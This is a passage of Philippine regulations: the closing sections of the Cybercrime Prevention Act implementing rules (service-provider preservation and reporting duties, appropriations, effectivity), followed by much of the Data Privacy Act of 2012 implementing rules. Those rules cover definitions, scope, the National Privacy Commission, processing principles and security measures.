b. Preserve the integrity of content data for six (6) months from the date of receipt of the order from law enforcement or competent authorities requiring its preservation;
c. Preserve the integrity of computer data for an extended period of six (6) months from the date of receipt of the order from law enforcement or competent authorities requiring extension on its preservation;
d. Preserve the integrity of computer data until the final termination of the case and/or as ordered by
the Court, as the case may be, upon receipt of a copy of the transmittal document to the Office of the Prosecutor;
e. Ensure the confidentiality of the preservation orders and its compliance;
f. Collect or record by technical or electronic means, and/or cooperate and assist law enforcement or
competent authorities in the collection or recording of computer data that are associated with specified communications transmitted by means of a computer system, in relation to Section 13 hereof;
g. Disclose or submit subscriber's information, traffic data or relevant data in his/its possession or control to law enforcement or competent authorities within seventy-two (72) hours after receipt of order and/or copy of the court warrant;
h. Report to the DOJ – Office of Cybercrime compliance with the provisions of Chapter IV of the Act, and Rules 7 and 8 hereof;
i. Immediately and completely destroy the computer data subject of a preservation and examination
after the expiration of the period provided in Sections 13 and 15 of the Act; and
j. Perform such other duties as may be necessary and proper to carry into effect the provisions of the Act.

Section 31. Duties of a Service Provider in Child Pornography Cases. – In line with RA 9775 or the "Anti-Child Pornography Act of 2009", the following are the duties of a service provider in child pornography cases:

1. An internet service provider (ISP)/internet content host shall install available technology, program or software, such as, but not limited to, system/technology that produces hash value or any similar calculation, to ensure that access to or transmittal of any form of child pornography will be blocked or filtered;
2. Service providers shall immediately notify law enforcement authorities within seven (7) days of facts and circumstances relating to any form child pornography that passes through or are being committed in their system; and

3. A service provider or any person in possession of traffic data or subscriber's information, shall, upon the request of law enforcement or competent authorities, furnish the particulars of users who gained or attempted to gain access to an internet address that contains any form of child pornography. ISPs shall also preserve customer data records, specifically the time, origin, and destination of access, for purposes of investigation and prosecution by relevant authorities under Sections 9 and 11 of R.A. 9775

Rule 8 – Prescribed Forms and Procedure

SEC. 32. Prescribed Forms and Procedures. – The DOJ – Office of Cybercrime shall issue and promulgate guidelines, advisories, and procedures in all matters related to cybercrime, investigation, forensic evidence recovery, and forensic data analysis consistent with international best practices, in accordance with Section 28(h) and (i) hereof.

It shall also prescribe forms and templates such as, but not limited to, preservation orders, chain of custody, consent to search, consent to assume account/online identity, request for computer forensic assistance, write-blocking device validation and first responder checklist.

Rule 9 – Final Provisions

SEC. 33. Appropriations. – The amount of Fifty Million Pesos (P50,000,000.00) shall be appropriated annually for the implementation of the Act under the fiscal management of DOJ – Office of Cybercrime

Section 34. Separability Clause. – If any provision of these Rules is held invalid, the other provisions not affected shall remain in full force and effect.

Section 35. Repealing Clause. – All rules and regulations inconsistent with these Rules are hereby repealed or modified accordingly.

Section 36. Effectivity. – These rules and regulations shall take effect fifteen (15) days after the completion of its publication in at least two (2) newspapers of general circulation.

B. Republic Act 10173 – Data Privacy Act of 2012

Rule 1 – Preliminary Provision

Section 1. *Title*. These rules and regulations shall be known as the "Implementing Rules and Regulations of the Data Privacy Act of 2012", or the "Rules".

Section 2. *Policy*. These Rules further enforce the Data Privacy Act and adopt generally accepted international principles and standards for personal data protection. They safeguard the fundamental human right of every individual to privacy while ensuring free flow of information for innovation, growth, and national development. These Rules also recognize the vital role of information and communications technology in nation-building and enforce the State's inherent

obligation to ensure that personal data in information and communications systems in the government and in the private sector are secured and protected.

Section 3. *Definitions*. Whenever used in these Rules, the following terms shall have the respective meanings hereafter set forth:

a. "Act" refers to Republic Act No. 10173, also known as the Data Privacy Act of 2012;
b. "Commission" refers to the National Privacy Commission;
c. "Consent of the data subject" refers to any freely given, specific, informed indication of will, whereby the data subject agrees to the collection and processing of his or her personal, sensitive personal, or privileged information. Consent shall be evidenced by written, electronic or recorded means. It may also be given on behalf of a data subject by a lawful representative or an agent specifically authorized by the data subject to do so;
d. "Data subject" refers to an individual whose personal, sensitive personal, or privileged information is processed;
e. "Data processing systems" refers to the structure and procedure by which personal data is collected and further processed in an information and communications system or relevant filing system, including the purpose and intended output of the processing;
f. "Data sharing" is the disclosure or transfer to a third party of personal data under the custody of a personal information controller or personal information processor. In the case of the latter, such disclosure or transfer must have been upon the instructions of the personal information controller concerned. The term excludes outsourcing, or the disclosure or transfer of personal data by a personal information controller to a personal information processor;
g. "Direct marketing" refers to communication by whatever means of any advertising or marketing material which is directed to particular individuals;
h. "Filing system" refers to any set of information relating to natural or juridical persons to the extent that, although the information is not processed by equipment operating automatically in response to instructions given for that purpose, the set is structured, either by reference to individuals or by reference to criteria relating to individuals, in such a way that specific information relating to a particular individual is readily accessible;
i. "Information and communications system" refers to a system for generating, sending, receiving, storing, or otherwise processing electronic data messages or electronic documents, and includes the computer system or other similar device by which data is recorded, transmitted, or stored, and any procedure related to the recording, transmission, or storage of electronic data, electronic message, or electronic document;
j. "Personal data" refers to all types of personal information;
k. "Personal data breach" refers to a breach of security leading to the accidental or unlawful destruction, loss, alteration, unauthorized disclosure of, or access to, personal data transmitted, stored, or otherwise processed;
l. "Personal information" refers to any information, whether recorded in a material form or not, from which the identity of an individual is apparent or can be reasonably and directly ascertained by the entity holding the information, or when put together with other information would directly and certainly identify an individual;

m. “Personal information controller” refers to a natural or juridical person, or any other body who controls the processing of personal data, or instructs another to process personal data on its behalf. The term excludes:
    1. A natural or juridical person, or any other body, who performs such functions as instructed by another person or organization; or
    2. A natural person who processes personal data in connection with his or her personal, family, or household affairs;

    There is control if the natural or juridical person or any other body decides on what information is collected, or the purpose or extent of its processing;
n. “Personal information processor” refers to any natural or juridical person or any other body to whom a personal information controller may outsource or instruct the processing of personal data pertaining to a data subject;
o. “Personal information processor” refers to any natural or juridical person or any other body to whom a personal information controller may outsource or instruct the processing of personal data pertaining to a data subject;
p. “Processing” refers to any operation or any set of operations performed upon personal data including, but not limited to, the collection, recording, organization, storage, updating or modification, retrieval, consultation, use, consolidation, blocking, erasure or destruction of data. Processing may be performed through automated means, or manual processing, if the personal data are contained or are intended to be contained in a filing system;
q. “Profiling” refers to any form of automated processing of personal data consisting of the use of personal data to evaluate certain personal aspects relating to a natural person, in particular to analyze or predict aspects concerning that natural person's performance at work, economic situation, health, personal preferences, interests, reliability, behavior, location or movements;
r. “Privileged information” refers to any and all forms of data, which, under the Rules of Court and other pertinent laws constitute privileged communication;
s. “Public authority” refers to any government entity created by the Constitution or law, and vested with law enforcement or regulatory authority and functions;
t. Sensitive personal information refers to personal information:
    1. About an individual’s race, ethnic origin, marital status, age, color, and religious, philosophical or political affiliations;
    2. About an individual’s health, education, genetic or sexual life of a person, or to any proceeding for any offense committed or alleged to have been committed by such individual, the disposal of such proceedings, or the sentence of any court in such proceedings;
    3. Issued by government agencies peculiar to an individual which includes, but is not limited to, social security numbers, previous or current health records, licenses or its denials, suspension or revocation, and tax returns; and
    4. Specifically established by an executive order or an act of Congress to be kept classified.

Rule 2 – Scope of Application

Section 4. *Scope*. The Act and these Rules apply to the processing of personal data by any natural and juridical person in the government or private sector. They apply to an act done or practice engaged in and outside of the Philippines if:

a. The natural or juridical person involved in the processing of personal data is found or established in the Philippines;
b. The act, practice or processing relates to personal data about a Philippine citizen or Philippine resident;
c. The processing of personal data is being done in the Philippines; or
d. The act, practice or processing of personal data is done or engaged in by an entity with links to the Philippines, with due consideration to international law and comity, such as, but not limited to, the following:
    1. Use of equipment located in the country, or maintains an office, branch or agency in the Philippines for processing of personal data;
    2. A contract is entered in the Philippines;
    3. A juridical entity unincorporated in the Philippines but has central management and control in the country;
    4. An entity that has a branch, agency, office or subsidiary in the Philippines and the parent or affiliate of the Philippine entity has access to personal data;
    5. An entity that carries on business in the Philippines;
    6. An entity that collects or holds personal data in the Philippines.

Section 5. *Special Cases*. The Act and these Rules shall not apply to the following specified information, only to the minimum extent of collection, access, use, disclosure or other processing necessary to the purpose, function, or activity concerned:

a. Information processed for purpose of allowing public access to information that fall within matters of public concern, pertaining to:
    1. Information about any individual who is or was an officer or employee of government that relates to his or her position or functions, including:
        a) The fact that the individual is or was an officer or employee of the government;
        b) The title, office address, and office telephone number of the individual;
        c) The classification, salary range, and responsibilities of the position held by the individual; and
        d) The name of the individual on a document he or she prepared in the course of his or her employment with the government;
    2. Information about an individual who is or was performing a service under contract for a government institution, but only in so far as it relates to such service, including the name of the individual and the terms of his or her contract;
    3. Information relating to a benefit of a financial nature conferred on an individual upon the discretion of the government, such as the granting of a license or permit, including the name of the individual and the exact nature

of the benefit: *Provided*, that they do not include benefits given in the course of an ordinary transaction or as a matter of right;

b. Personal information processed for journalistic, artistic or literary purpose, in order to uphold freedom of speech, of expression, or of the press, subject to requirements of other applicable law or regulations;
c. Personal information that will be processed for research purpose, intended for a public benefit, subject to the requirements of applicable laws, regulations, or ethical standards;
d. Information necessary in order to carry out the functions of public authority, in accordance with a constitutionally or statutorily mandated function pertaining to law enforcement or regulatory function, including the performance of the functions of the independent, central monetary authority, subject to restrictions provided by law. Nothing in this Act shall be construed as having amended or repealed Republic Act No. 1405, otherwise known as the Secrecy of Bank Deposits Act; Republic Act No. 6426, otherwise known as the Foreign Currency Deposit Act; and Republic Act No. 9510, otherwise known as the Credit Information System Act (CISA)
e. Information necessary for banks, other financial institutions under the jurisdiction of the independent, central monetary authority or Bangko Sentral ng Pilipinas, and other bodies authorized by law, to the extent necessary to comply with Republic Act No. 9510 (CISA), Republic Act No. 9160, as amended, otherwise known as the Anti-Money Laundering Act, and other applicable laws;
f. Personal information originally collected from residents of foreign jurisdictions in accordance with the laws of those foreign jurisdictions, including any applicable data privacy laws, which is being processed in the Philippines. The burden of proving the law of the foreign jurisdiction falls on the person or body seeking exemption. In the absence of proof, the applicable law shall be presumed to be the Act and these Rules:

   Provided, that the non-applicability of the Act or these Rules do not extend to personal information controllers or personal information processors, who remain subject to the requirements of implementing security measures for personal data protection: *Provided further*, that the processing of the information provided in the preceding paragraphs shall be exempted from the requirements of the Act only to the minimum extent necessary to achieve the specific purpose, function, or activity.

Section 6. *Protection afforded to Data Subjects*.

a. Unless directly incompatible or inconsistent with the preceding sections in relation to the purpose, function, or activities the non-applicability concerns, the personal information controller or personal information processor shall uphold the rights of data subjects, and adhere to general data privacy principles and the requirements of lawful processing.
b. The burden of proving that the Act and these Rules are not applicable to a particular information falls on those involved in the processing of personal data or the party claiming the non-applicability.
c. In all cases, the determination of any exemption shall be liberally interpreted in favor of the rights and interests of the data subject.

Section 7. *Protection Afforded to Journalists and their Sources*.

a. Publishers, editors, or duly accredited reporters of any newspaper, magazine or periodical of general circulation shall not be compelled to reveal the source of any news report or information appearing in said publication if it was related in any confidence to such publisher, editor, or reporter.
b. Publishers, editors, or duly accredited reporters who are likewise personal information controllers or personal information processors within the meaning of the law are still bound to follow the Data Privacy Act and related issuances with regard to the processing of personal data, upholding rights of their data subjects and maintaining compliance with other provisions that are not incompatible with the protection provided by Republic Act No. 53.

Rule 3 – National Privacy Commission

Section 8. *Mandate*. The National Privacy Commission is an independent body mandated to administer and implement the Act, and to monitor and ensure compliance of the country with international standards set for personal data protection.

Section 9. *Functions*. The National Privacy Commission shall have the following functions:

a. Rule Making. The Commission shall develop, promulgate, review or amend rules and regulations for the effective implementation of the Act. This includes:
    1. Recommending organizational, physical and technical security measures for personal data protection, encryption, and access to sensitive personal information maintained by government agencies, considering the most appropriate standard recognized by the information and communications technology industry, as may be necessary;
    2. Specifying electronic format and technical standards, modalities and procedures for data portability, as may be necessary;
    3. Issuing guidelines for organizational, physical, and technical security measures for personal data protection, taking into account the nature of the personal data to be protected, the risks presented by the processing, the size of the organization and complexity of its operations, current data privacy best practices, cost of security implementation, and the most appropriate standard recognized by the information and communications technology industry, as may be necessary;
    4. Consulting with relevant regulatory agencies in the formulation, review, amendment, and administration of privacy codes, applying the standards set out in the Act, with respect to the persons, entities, business activities, and business sectors that said regulatory bodies are authorized to principally regulate pursuant to law;
    5. Proposing legislation, amendments or modifications to Philippine laws on privacy or data protection, as may be necessary;
    6. Ensuring proper and effective coordination with data privacy regulators in other countries and private accountability agents;

7. Participating in international and regional initiatives for data privacy protection.

b. Advisory. The Commission shall be the advisory body on matters affecting protection of personal data. This includes:
    1. Commenting on the implication on data privacy of proposed national or local statutes, regulations or procedures, issuing advisory opinions, and interpreting the provisions of the Act and other data privacy laws;
    2. Reviewing, approving, rejecting, or requiring modification of privacy codes voluntarily adhered to by personal information controllers, which may include private dispute resolution mechanisms for complaints against any participating personal information controller, and which adhere to the underlying data privacy principles embodied in the Act and these Rules;
    3. Providing assistance on matters relating to privacy or data protection at the request of a national or local agency, a private entity or any person, including the enforcement of rights of data subjects;
    4. Assisting Philippine companies doing business abroad to respond to data protection laws and regulations.
c. Public Education. The Commission shall undertake necessary or appropriate efforts to inform and educate the public of data privacy, data protection, and fair information rights and responsibilities. This includes:
    1. Publishing, on a regular basis, a guide to all laws relating to data protection;
    2. Publishing a compilation of agency system of records and notices, including index and other finding aids;
    3. Coordinating with other government agencies and the private sector on efforts to formulate and implement plans and policies to strengthen the protection of personal data in the country;
d. Compliance and Monitoring. The Commission shall perform compliance and monitoring functions to ensure effective implementation of the Act, these Rules, and other issuances. This includes:
    1. Ensuring compliance by personal information controllers with the provisions of the Act;
    2. Monitoring the compliance of all government agencies or instrumentalities as regards their security and technical measures, and recommending the necessary action in order to meet minimum standards for protection of personal data pursuant to the Act;
    3. Negotiating and contracting with other data privacy authorities of other countries for cross-border application and implementation of respective privacy laws;
    4. Generally performing such acts as may be necessary to facilitate cross-border enforcement of data privacy protection;
    5. Managing the registration of personal data processing systems in the country, including the personal data processing system of contractors and their employees entering into contracts with government agencies that involves accessing or requiring sensitive personal information of at least one thousand (1,000) individuals.
e. Complaints and Investigations. The Commission shall adjudicate on complaints and investigations on matters affecting personal data: *Provided*, that in resolving any complaint or investigation, except where amicable settlement

is reached by the parties, the Commission shall act as a collegial body. This includes:

1. Receiving complaints and instituting investigations regarding violations of the Act, these Rules, and other issuances of the Commission, including violations of the rights of data subjects and other matters affecting personal data;
2. Summoning witnesses, and requiring the production of evidence by a subpoena duces tecum for the purpose of collecting the information necessary to perform its functions under the Act: *Provided*, that the Commission may be given access to personal data that is subject of any complaint;
3. Facilitating or enabling settlement of complaints through the use of alternative dispute resolution processes, and adjudicating on matters affecting any personal data;
4. Preparing reports on the disposition of complaints and the resolution of any investigation it initiates, and, in cases it deems appropriate, publicizing such reports;

f. Enforcement. The Commission shall perform all acts as may be necessary to effectively implement the Act, these Rules, and its other issuances, and to enforce its Orders, Resolutions or Decisions, including the imposition of administrative sanctions, fines, or penalties. This includes:
    1. Issuing compliance or enforcement orders;
    2. Awarding indemnity on matters affecting any personal data, or rights of data subjects;
    3. Issuing cease and desist orders, or imposing a temporary or permanent ban on the processing of personal data, upon finding that the processing will be detrimental to national security or public interest, or if it is necessary to preserve and protect the rights of data subjects;
    4. Recommending to the Department of Justice (DOJ) the prosecution of crimes and imposition of penalties specified in the Act;
    5. Compelling or petitioning any entity, government agency, or instrumentality, to abide by its orders or take action on a matter affecting data privacy;
    6. Imposing administrative fines for violations of the Act, these Rules, and other issuances of the Commission.
g. Other functions. The Commission shall exercise such other functions as may be necessary to fulfill its mandate under the Act.

Section 10. *Administrative Issuances*. The Commission shall publish or issue official directives and administrative issuances, orders, and circulars, which include:

a. Rules of procedure in the exercise of its quasi-judicial functions, subject to the suppletory application of the Rules of Court;
b. Schedule of administrative fines and penalties for violations of the Act, these Rules, and issuances or Orders of the Commission, including the applicable fees for its administrative services and filing fees;
c. Procedure for registration of data processing systems, and notification;
d. Other administrative issuances consistent with its mandate and other functions.

Section 11. *Reports and Information*. The Commission shall report annually to the President and Congress regarding its activities in carrying out the provisions of the Act,

these Rules, and its other issuances. It shall undertake all efforts it deems necessary or appropriate to inform and educate the public of data privacy, data protection, and fair information rights and responsibilities.

Section 12. *Confidentiality of Personal Data*. Members, employees, and consultants of the Commission shall ensure at all times the confidentiality of any personal data that come to their knowledge and possession: *Provided*, that such duty of confidentiality shall remain even after their term, employment, or contract has ended.

Section 13. *Organizational Structure*. The Commission is attached to the Department of Information and Communications Technology for policy and program coordination in accordance with Section 38(3) of Executive Order No. 292, series of 1987, also known as the Administrative Code of 1987. The Commission shall remain completely independent in the performance of its functions.

The Commission shall be headed by a Privacy Commissioner, who shall act as Chairman of the Commission. The Privacy Commissioner must be at least thirty-five (35) years of age and of good moral character, unquestionable integrity and known probity, and a recognized expert in the field of information technology and data privacy. The Privacy Commissioner shall enjoy the benefits, privileges, and emoluments equivalent to the rank of Secretary.

The Privacy Commissioner shall be assisted by two (2) Deputy Privacy Commissioners. One shall be responsible for Data Processing Systems, while the other shall be responsible for Policies and Planning. The Deputy Privacy Commissioners must be recognized experts in the field of information and communications technology and data privacy. They shall enjoy the benefits, privileges, and emoluments equivalent to the rank of Undersecretary.

Section 14. *Secretariat*. The Commission is authorized to establish a Secretariat, which shall assist in the performance of its functions. The Secretariat shall be headed by an Executive Director and shall be organized according to the following offices:

a. Data Security and Compliance Office;
b. Legal and Enforcement Office;
c. Finance and Administrative Office;
d. Privacy Policy Office;
e. Public Information and Assistance Office.

Majority of the members of the Secretariat, in so far as practicable, must have served for at least five (5) years in any agency of the government that is involved in the processing of personal data including, but not limited to, the following offices: Social Security System (SSS), Government Service Insurance System (GSIS), Land Transportation Office (LTO), Bureau of Internal Revenue (BIR), Philippine Health Insurance Corporation (PhilHealth), Commission on Elections (COMELEC), Department of Foreign Affairs (DFA), Department of Justice (DOJ), and Philippine Postal Corporation (Philpost).

The organizational structure shall be subject to review and modification by the Commission, including the creation of new divisions and units it may deem necessary, and shall appoint officers and employees of the Commission in accordance with civil

service law, rules, and regulations.

Section 15. ***Effect of Lawful Performance of Duty***. The Privacy Commissioner, the Deputy Commissioners, or any person acting on their behalf or under their direction, shall not be civilly liable for acts done in good faith in the performance of their duties: *Provided*, that they shall be liable for willful or negligent acts, which are contrary to law, morals, public policy, and good customs, even if they acted under orders or instructions of superiors: *Provided further*, that in case a lawsuit is filed against them in relation to the performance of their duties, where such performance is lawful, he or she shall be reimbursed by the Commission for reasonable costs of litigation.

Section 16. ***Magna Carta for Science and Technology Personnel*****.** Qualified employees of the Commission shall be covered by Republic Act No. 8349, which provides a magna carta for scientists, engineers, researchers, and other science and technology personnel in the government.

Rule 4 - Data Privacy Principles

Section 17. ***General Data Privacy Principles*****.** The processing of personal data shall be allowed, subject to compliance with the requirements of the Act and other laws allowing disclosure of information to the public, and adherence to the principles of transparency, legitimate purpose, and proportionality.

Section 18. ***Principles of Transparency, Legitimate Purpose and Proportionality*****.** The processing of personal data shall be allowed subject to adherence to the principles of transparency, legitimate purpose, and proportionality.

a. Transparency. The data subject must be aware of the nature, purpose, and extent of the processing of his or her personal data, including the risks and safeguards involved, the identity of personal information controller, his or her rights as a data subject, and how these can be exercised. Any information and communication relating to the processing of personal data should be easy to access and understand, using clear and plain language.
b. Legitimate purpose. The processing of information shall be compatible with a declared and specified purpose which must not be contrary to law, morals, or public policy.
c. Proportionality. The processing of information shall be adequate, relevant, suitable, necessary, and not excessive in relation to a declared and specified purpose. Personal data shall be processed only if the purpose of the processing could not reasonably be fulfilled by other means.

Section 19. ***General principles in collection, processing and retention*****.** The processing of personal data shall adhere to the following general principles in the collection, processing, and retention of personal data:

a. Collection must be for a declared, specified, and legitimate purpose.
    1. Consent is required prior to the collection and processing of personal data, subject to exemptions provided by the Act and other applicable laws and regulations. When consent is required, it must be time-bound in relation to the declared, specified and legitimate purpose. Consent given may be withdrawn.

2. The data subject must be provided specific information regarding the purpose and extent of processing, including, where applicable, the automated processing of his or her personal data for profiling, or processing for direct marketing, and data sharing.
3. Purpose should be determined and declared before, or as soon as reasonably practicable, after collection.
4. Only personal data that is necessary and compatible with declared, specified, and legitimate purpose shall be collected.

b. Personal data shall be processed fairly and lawfully.
    1. Processing shall uphold the rights of the data subject, including the right to refuse, withdraw consent, or object. It shall likewise be transparent, and allow the data subject sufficient information to know the nature and extent of processing.
    2. Information provided to a data subject must always be in clear and plain language to ensure that they are easy to understand and access.
    3. Processing must be in a manner compatible with declared, specified, and legitimate purpose.
    4. Processed personal data should be adequate, relevant, and limited to what is necessary in relation to the purposes for which they are processed.
    5. Processing shall be undertaken in a manner that ensures appropriate privacy and security safeguards.
c. Processing should ensure data quality.
    1. Personal data should be accurate and where necessary for declared, specified and legitimate purpose, kept up to date.
    2. Inaccurate or incomplete data must be rectified, supplemented, destroyed or their further processing restricted.
d. Personal Data shall not be retained longer than necessary.
    1. Retention of personal data shall only for as long as necessary:
        a) for the fulfillment of the declared, specified, and legitimate purpose, or when the processing relevant to the purpose has been terminated;
        b) for the establishment, exercise or defense of legal claims; or
        c) for legitimate business purposes, which must be consistent with standards followed by the applicable industry or approved by appropriate government agency.
    2. Retention of personal data shall be allowed in cases provided by law.
    3. Personal data shall be disposed or discarded in a secure manner that would prevent further processing, unauthorized access, or disclosure to any other party or the public, or prejudice the interests of the data subjects.
e. Any authorized further processing shall have adequate safeguards.
    1. Personal data originally collected for a declared, specified, or legitimate purpose may be processed further for historical, statistical, or scientific purposes, and, in cases laid down in law, may be stored for longer periods, subject to implementation of the appropriate organizational, physical, and technical security measures required by the Act in order to safeguard the rights and freedoms of the data subject.
    2. Personal data which is aggregated or kept in a form which does not permit identification of data subjects may be kept longer than necessary for the declared, specified, and legitimate purpose.

3. Personal data shall not be retained in perpetuity in contemplation of a possible future use yet to be determined.

Section 20. *General Principles for Data Sharing*. Further Processing of Personal Data collected from a party other than the Data Subject shall be allowed under any of the following conditions:

a. Data sharing shall be allowed when it is expressly authorized by law: *Provided*, that there are adequate safeguards for data privacy and security, and processing adheres to principle of transparency, legitimate purpose and proportionality.
b. Data Sharing shall be allowed in the private sector if the data subject consents to data sharing, and the following conditions are complied with:
    1. Consent for data sharing shall be required even when the data is to be shared with an affiliate or mother company, or similar relationships;
    2. Data sharing for commercial purposes, including direct marketing, shall be covered by a data sharing agreement.
        a) The data sharing agreement shall establish adequate safeguards for data privacy and security, and uphold rights of data subjects.
        b) The data sharing agreement shall be subject to review by the Commission, on its own initiative or upon complaint of data subject;
    3. The data subject shall be provided with the following information prior to collection or before data is shared:
        a) Identity of the personal information controllers or personal information processors that will be given access to the personal data;
        b) Purpose of data sharing;
        c) Categories of personal data concerned;
        d) Intended recipients or categories of recipients of the personal data;
        e) Existence of the rights of data subjects, including the right to access and correction, and the right to object;
        f) Other information that would sufficiently notify the data subject of the nature and extent of data sharing and the manner of processing.
    4. Further processing of shared data shall adhere to the data privacy principles laid down in the Act, these Rules, and other issuances of the Commission.
c. Data collected from parties other than the data subject for purpose of research shall be allowed when the personal data is publicly available, or has the consent of the data subject for purpose of research: *Provided*, that adequate safeguards are in place, and no decision directly affecting the data subject shall be made on the basis of the data collected or processed. The rights of the data subject shall be upheld without compromising research integrity.
d. Data sharing between government agencies for the purpose of a public function or provision of a public service shall be covered a data sharing agreement.
    1. Any or all government agencies party to the agreement shall comply with the Act, these Rules, and all other issuances of the Commission, including putting in place adequate safeguards for data privacy and security.
    2. The data sharing agreement shall be subject to review of the Commission, on its own initiative or upon complaint of data subject.

Rule 5 - Lawful Processing of Personal Data

Section 21. ***Criteria for Lawful Processing of Personal Information*****.** Processing of personal information is allowed, unless prohibited by law. For processing to be lawful, any of the following conditions must be complied with:

a. The data subject must have given his or her consent prior to the collection, or as soon as practicable and reasonable;
b. The processing involves the personal information of a data subject who is a party to a contractual agreement, in order to fulfill obligations under the contract or to take steps at the request of the data subject prior to entering the said agreement;
c. The processing is necessary for compliance with a legal obligation to which the personal information controller is subject;
d. The processing is necessary to protect vitally important interests of the data subject, including his or her life and health;
e. The processing of personal information is necessary to respond to national emergency or to comply with the requirements of public order and safety, as prescribed by law;
f. The processing of personal information is necessary for the fulfillment of the constitutional or statutory mandate of a public authority; or
g. The processing is necessary to pursue the legitimate interests of the personal information controller, or by a third party or parties to whom the data is disclosed, except where such interests are overridden by fundamental rights and freedoms of the data subject, which require protection under the Philippine Constitution.

Section 22. ***Sensitive Personal Information and Privileged Information*****.** The processing of sensitive personal and privileged information is prohibited, except in any of the following cases:

a. Consent is given by data subject, or by the parties to the exchange of privileged information, prior to the processing of the sensitive personal information or privileged information, which shall be undertaken pursuant to a declared, specified, and legitimate purpose;
b. The processing of the sensitive personal information or privileged information is provided for by existing laws and regulations: *Provided*, that said laws and regulations do not require the consent of the data subject for the processing, and guarantee the protection of personal data;
c. The processing is necessary to protect the life and health of the data subject or another person, and the data subject is not legally or physically able to express his or her consent prior to the processing;
d. The processing is necessary to achieve the lawful and noncommercial objectives of public organizations and their associations provided that:
    1. Processing is confined and related to the bona fide members of these organizations or their associations;
    2. The sensitive personal information are not transferred to third parties; and
    3. Consent of the data subject was obtained prior to processing;
e. The processing is necessary for the purpose of medical treatment: *Provided*, that it is carried out by a medical practitioner or a medical treatment institution, and an adequate level of protection of personal data is ensured; or

f. The processing concerns sensitive personal information or privileged information necessary for the protection of lawful rights and interests of natural or legal persons in court proceedings, or the establishment, exercise, or defense of legal claims, or when provided to government or public authority pursuant to a constitutional or statutory mandate.

Section 23. ***Extension of Privileged Communication***. Personal information controllers may invoke the principle of privileged communication over privileged information that they lawfully control or process. Subject to existing laws and regulations, any evidence gathered from privileged information is inadmissible.

When the Commission inquires upon communication claimed to be privileged, the personal information controller concerned shall prove the nature of the communication in an executive session. Should the communication be determined as privileged, it shall be excluded from evidence, and the contents thereof shall not form part of the records of the case: *Provided*, that where the privileged communication itself is the subject of a breach, or a privacy concern or investigation, it may be disclosed to the Commission but only to the extent necessary for the purpose of investigation, without including the contents thereof in the records.

Section 24. ***Surveillance of Suspects and Interception of Recording of Communications.*** Section 7 of Republic Act No. 9372, otherwise known as the "Human Security Act of 2007", is hereby amended to include the condition that the processing of personal data for the purpose of surveillance, interception, or recording of communications shall comply with the Data Privacy Act, including adherence to the principles of transparency, proportionality, and legitimate purpose.

Rule 6 - Security Measures for the Protection of Personal Data Section 25. ***Data Privacy and Security.*** Personal information controllers and personal information processors shall implement reasonable and appropriate organizational, physical, and technical security measures for the protection of personal data.

The personal information controller and personal information processor shall take steps to ensure that any natural person acting under their authority and who has access to personal data, does not process them except upon their instructions, or as required by law.
The security measures shall aim to maintain the availability, integrity, and confidentiality of personal data and are intended for the protection of personal data against any accidental or unlawful destruction, alteration, and disclosure, as well as against any other unlawful processing. These measures shall be implemented to protect personal data against natural dangers such as accidental loss or destruction, and human dangers such as unlawful access, fraudulent misuse, unlawful destruction, alteration and contamination

Section 26. ***Organizational Security Measures*****.** Where appropriate, personal information controllers and personal information processors shall comply with the following guidelines for organizational security:

a. Compliance Officers. Any natural or juridical person or other body involved in the processing of personal data shall designate an individual or individuals who shall

function as data protection officer, compliance officer or otherwise be accountable for ensuring compliance with applicable laws and regulations for the protection of data privacy and security.

b. Data Protection Policies. Any natural or juridical person or other body involved in the processing of personal data shall implement appropriate data protection policies that provide for organization, physical, and technical security measures, and, for such purpose, take into account the nature, scope, context and purposes of the processing, as well as the risks posed to the rights and freedoms of data subjects.
    1. The policies shall implement data protection principles both at the time of the determination of the means for processing and at the time of the processing itself.
    2. The policies shall implement appropriate security measures that, by default, ensure only personal data which is necessary for the specified purpose of the processing are processed. They shall determine the amount of personal data collected, including the extent of processing involved, the period of their storage, and their accessibility.
    3. The polices shall provide for documentation, regular review, evaluation, and updating of the privacy and security policies and practices.
c. Records of Processing Activities. Any natural or juridical person or other body involved in the processing of personal data shall maintain records that sufficiently describe its data processing system, and identify the duties and responsibilities of those individuals who will have access to personal data. Records should include:
    1. Information about the purpose of the processing of personal data, including any intended future processing or data sharing;
    2. A description of all categories of data subjects, personal data, and recipients of such personal data that will be involved in the processing;
    3. General information about the data flow within the organization, from the time of collection, processing, and retention, including the time limits for disposal or erasure of personal data;
    4. A general description of the organizational, physical, and technical security measures in place;
    5. The name and contact details of the personal information controller and, where applicable, the joint controller, the its representative, and the compliance officer or Data Protection Officer, or any other individual or individuals accountable for ensuring compliance with the applicable laws and regulations for the protection of data privacy and security.
d. Management of Human Resources. Any natural or juridical person or other entity involved in the processing of personal data shall be responsible for selecting and supervising its employees, agents, or representatives, particularly those who will have access to personal data.

    The said employees, agents, or representatives shall operate and hold personal data under strict confidentiality if the personal data are not intended for public disclosure. This obligation shall continue even after leaving the public service, transferring to another position, or upon terminating their employment or contractual relations. There shall be capacity building, orientation or training programs for such employees, agents or representatives, regarding privacy or security policies.

e. Processing of Personal Data. Any natural or juridical person or other body involved in the processing of personal data shall develop, implement and review:
    1. A procedure for the collection of personal data, including procedures for obtaining consent, when applicable;
    2. Procedures that limit the processing of data, to ensure that it is only to the extent necessary for the declared, specified, and legitimate purpose;
    3. Policies for access management, system monitoring, and protocols to follow during security incidents or technical problems;
    4. Policies and procedures for data subjects to exercise their rights under the Act;
    5. Data retention schedule, including timeline or conditions for erasure or disposal of records.
f. Contracts with Personal Information Processors. The personal information controller, through appropriate contractual agreements, shall ensure that its personal information processors, where applicable, shall also implement the security measures required by the Act and these Rules. It shall only engage those personal information processors that provide sufficient guarantees to implement appropriate security measures specified in the Act and these Rules, and ensure the protection of the rights of the data subject.

Section 27. *Physical Security Measures*. Where appropriate, personal information controllers and personal information processors shall comply with the following guidelines for physical security:

a. Policies and procedures shall be implemented to monitor and limit access to and activities in the room, workstation or facility, including guidelines that specify the proper use of and access to electronic media;
b. Design of office space and work stations, including the physical arrangement of furniture and equipment, shall provide privacy to anyone processing personal data, taking into consideration the environment and accessibility to the public;
c. The duties, responsibilities and schedule of individuals involved in the processing of personal data shall be clearly defined to ensure that only the individuals actually performing official duties shall be in the room or work station, at any given time;
d. Any natural or juridical person or other body involved in the processing of personal data shall implement Policies and procedures regarding the transfer, removal, disposal, and reuse of electronic media, to ensure appropriate protection of personal data;
e. Policies and procedures that prevent the mechanical destruction of files and equipment shall be established. The room and workstation used in the processing of personal data shall, as far as practicable, be secured against natural disasters, power disturbances, external access, and other similar threats.

